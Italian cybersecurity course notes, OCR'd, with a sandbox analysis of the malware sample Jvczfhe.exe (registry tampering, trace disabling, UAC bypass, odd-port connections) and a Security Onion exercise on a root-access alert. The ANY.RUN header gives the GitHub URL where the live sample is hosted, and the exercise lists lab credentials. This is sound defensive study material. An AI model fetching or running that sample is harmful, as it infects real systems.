
- **Tecniche di Mascheramento Dati tramite DNS**: Studia le modalità di esfiltrazione avanzate tramite DNS.
- **Security Onion per Monitoraggio in Tempo Reale**: Esplora configurazioni avanzate di Security Onion per migliorare la prevenzione e il monitoraggio di attacchi SQL e DNS.

BW3 es.5 Bonus 1 Malware Jvczfhe.exe

Introduzione all'Analisi del Malware

⚜️ **Tag:** #malware #analisi #security

Questo report descrive l'analisi del file sospetto `Jvczfhe.exe`, identificato come malware tramite piattaforma di sandbox online (ANY.RUN). L’analisi rivela comportamenti sospetti che includono manipolazione dei registri, tentativi di elusione dei sistemi di rilevamento, e connessioni a porte non usuali.



Comportamenti Sospetti Osservati

⚜️ **Tag:** #comportamenti_sospetti #rilevamento

1. **Modifica delle impostazioni di sicurezza:** Il malware accede e altera le impostazioni di sicurezza del browser Internet Explorer e del

registro di sistema di Windows, con l'obiettivo di ottenere un controllo più profondo sul sistema infettato.

2. **Esecuzione di comandi e manipolazione del sistema:** Avvia comandi tramite il prompt dei comandi di Windows (`cmd.exe`), utilizzando anche `timeout.exe` per ritardare operazioni, tecnica usata per eludere il rilevamento automatico.
3. **Connessioni a porte inusuali:** `InstallUtil.exe` ha stabilito connessioni tramite porte non usuali, comportamento tipico di tentativi di esfiltrazione o download di componenti malevoli.

Modifiche ai Registri - Registry Modifications

⚜️ **Tag:** #registri #modifiche

Il malware esegue modifiche a chiavi di registro critiche per l'ambiente di sistema:

- **Chiavi Modificate:** `HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing`
- **Attività:** Disabilita funzionalità di tracciamento (`EnableFileTracing`, `EnableAutoFileTracing`), configura bypass del proxy in `Internet Settings\ZoneMap`.


Processi Coinvolti

⚜️ **Tag:** #processi #auto_lancio

Il malware coinvolge diversi processi, tra cui:

- **`Muadnrd.exe` e `Jvczfhe.exe`:** Processi auto-lanciati e usati per avviare comandi tramite `cmd.exe`.

- `InstallUtil.exe`: Strumento di .NET Framework usato per stabilire connessioni sospette e modificare i registri.



Evasione dei Sistemi di Rilevamento - Evasion Techniques

⚜️ **Tag:** #evasione #sistemi #uac

1. **Disabilitazione dei log di traccia:** `Jvczfhe.exe` disabilita log fondamentali per il monitoraggio delle attività sospette, come `EnableConsoleTracing` e `EnableFileTracing`, occultando le proprie azioni.

2. **Autoconferma dei ANY.RUN es.2.2.pdfpermessi di amministratore (UAC):** Il malware utilizza funzionalità di autoconferma UAC per ottenere permessi senza notificare l'utente, ampliando la possibilità di modifiche a livello di sistema.

Remediation Consigliata

⚜️ **Tag:** #remediation #prevenzione

1. **Eliminazione immediata:** Il file deve essere rimosso dal sistema per prevenire danni ulteriori.
2. **Messa in quarantena:** Se l'eliminazione immediata non è possibile, è consigliata la quarantena del file per evitare che continui a essere eseguito o infetti altre parti del sistema.
3. **Blacklist dei vettori d'infezione:** Aggiungere `Jvczfhe.exe` e URL associati a una blacklist per evitare future infezioni.
4. **Conferma di malware vero:** Dati i comportamenti osservati, il file è confermato come malware (vero positivo).

🔑 **Chiavi:**
[malware, evasione, registri, connessioni_sospette, esfiltrazione, criptazione, processi, UAC, rilevamento, remediation]

Per ulteriori informazioni consultare il report

in allegato: Report Anyrun Malware Jvczfhe.pdf

ANY RUN
INTERACTIVE MALWARE ANALYSIS

General Info

URL:	https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe
Full analysis:	https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281
Verdict:	Malicious activity
Analysis date:	August 25, 2024 at 22:38:59
OS:	Windows 10 Professional (build: 19045, 64 bit)
Tags:	github netreactor
Indicators:	
MD5:	00B5E91B42712471CDFBDB37B715670C
SHA1:	D9550361E5205DB1D2DF9D02CC7E30503B8EC3A2
SHA256:	0307EE805DF8B94733598D5C3D62B28678EAEADBF1CA3689FA678A3780DD3DF0
SSDEEP:	3:N8tEd7QyQ3FJMERCNuN:2uRQyQ3zMsCNa

Software environment set and analysis options

Launch configuration

Task duration:	300 seconds	Heavy Evasion option:	off	Network geolocation:	off
Additional time used:	240 seconds	MITM proxy:	off	Privacy:	Public submission
Fakenet option:	off	Route via Tor:	off	Autoconfirmation of UAC:	on
Network:	on				

Software preset

- Internet Explorer 11.3636.19041.0
- Adobe Acrobat (64-bit) (23.001.20093)
- Adobe Flash Player 32 NPAPI (32.0.0.465)
- Adobe Flash Player 32 PPAPI (32.0.0.465)
- CCleaner (6.20)
- FileZilla 3.65.0 (3.65.0)
- Google Chrome (122.0.6261.70)
- Google Update Helper (1.3.36.51)
- Java 8 Update 271 (64-bit) (8.0.2710.9)
- Java Auto Updater (2.8.271.9)
- Microsoft Edge (122.0.2365.59)
- Microsoft Edge Update (1.3.185.17)
- Microsoft Office Professional 2019 - de-de (16.0.16026.20146)
- Microsoft Office Professional 2019 - en-us (16.0.16026.20146)
- Microsoft Office Professional 2019 - es-es (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - ja-jp (16.0.16026.20146)
- Microsoft Office Professional 2019 - ko-kr (16.0.16026.20146)
- Microsoft Office Professional 2019 - pt-br (16.0.16026.20146)
- Microsoft Office Professional 2019 - tr-tr (16.0.16026.20146)
- Microsoft Office Professionnel 2019 - fr-fr (16.0.16026.20146)
- Microsoft Office профессиональный 2019 - ru-ru (16.0.16026.20146)
- Microsoft OneNote - en-us (16.0.16026.20146)
- Microsoft Update Health Tools (3.74.0.0)
- Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532 (14.36.32532)
- Mozilla Firefox (x64 en-US) (123.0)
- Mozilla Maintenance Service (123.0)
- Notepad++ (64-bit x64) (7.9.1)
- Office 16 Click-to-Run Extensibility Component (16.0.15726.20202)
- Office 16 Click-to-Run Licensing Component (16.0.16026.20146)
- Office 16 Click-to-Run Localization Component (16.0.15726.20202)
- Office 16 Click-to-Run Localization Component (16.0.15928.20198)
- PowerShell 7-x64 (7.3.5.0)
- Skype version 8.104 (8.104)
- Update for Windows 10 for x64-based Systems (KB4023057) (2.59.0.0)

Hotfixes

- Client LanguagePack Package
- Client LanguagePack Package
- DotNetRollup
- DotNetRollup 481
- DotNetRollup 481
- FodMetadata Package
- Foundation Package
- Hello Face Package
- Hello Face Package
- InternetExplorer Optional Package
- InternetExplorer Optional Package
- KB5003791
- KB5011048
- KB5015684
- KB5033052
- LanguageFeatures Basic en us Package
- LanguageFeatures Handwriting en us Package
- LanguageFeatures OCR en us Package
- LanguageFeatures Speech en us Package
- LanguageFeatures TextToSpeech en us Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MediaPlayer Package
- MediaPlayer Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore DirectX Database FOD Package
- NetFx3 OnDemand Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- OpenSSH Client Package
- OpenSSH Client Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package

BW3 es.7 Isolamento Host Compromesso tramite 5-Tuple

Esercizio Bonus 3: Isolamento Host Compromesso con 5-Tuple


⚜️ **Tag:** #5tuple #isolamento_host #sguil #wireshark #kibana

---

Passaggio 1 - Esame degli Eventi su SGUIL

⚜️ **Tag:** #sguil #eventi #accesso_root


1. **Accesso a Security Onion**: Accedere alla macchina Security Onion con le credenziali (utente: analyst; password: cyberops).
2. **Avvio di SGUIL**: Analizzare gli eventi nella colonna **Messaggio Evento**, selezionando il messaggio **GPL ATTACK_RESPONSE id check turned root**, che indica un potenziale accesso root acquisito.
3. **Dettagli Pacchetto e Regola**: Selezionare **Mostra dati pacchetto** e **Mostra regola** per esaminare l’avviso in dettaglio.





Passaggio 2 - Analisi delle Trascrizioni dell'Avviso

⚜️ **Tag:** #trascrizione #root_access #analisi_comandi

1. **Accesso alla Trascrizione**: Fare clic destro su **id 5.1** e selezionare **TRANSCRIPT**.
2. **Dettagli dell'Attacco**: Visualizzare la comunicazione tra attore minaccia (SRC) e target (DST), dove si osservano comandi Linux eseguiti sul target, accesso root acquisito, esplorazione del filesystem, copia e modifica di `/etc/shadow` e `/etc/passwd`.


Applications Places Toplevel
Mon 09:02
SGUIL-0.9.0 - Connected To localhost
File
2024-10-28 09:02:39 GMT
seconion-import-1_1
File
Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
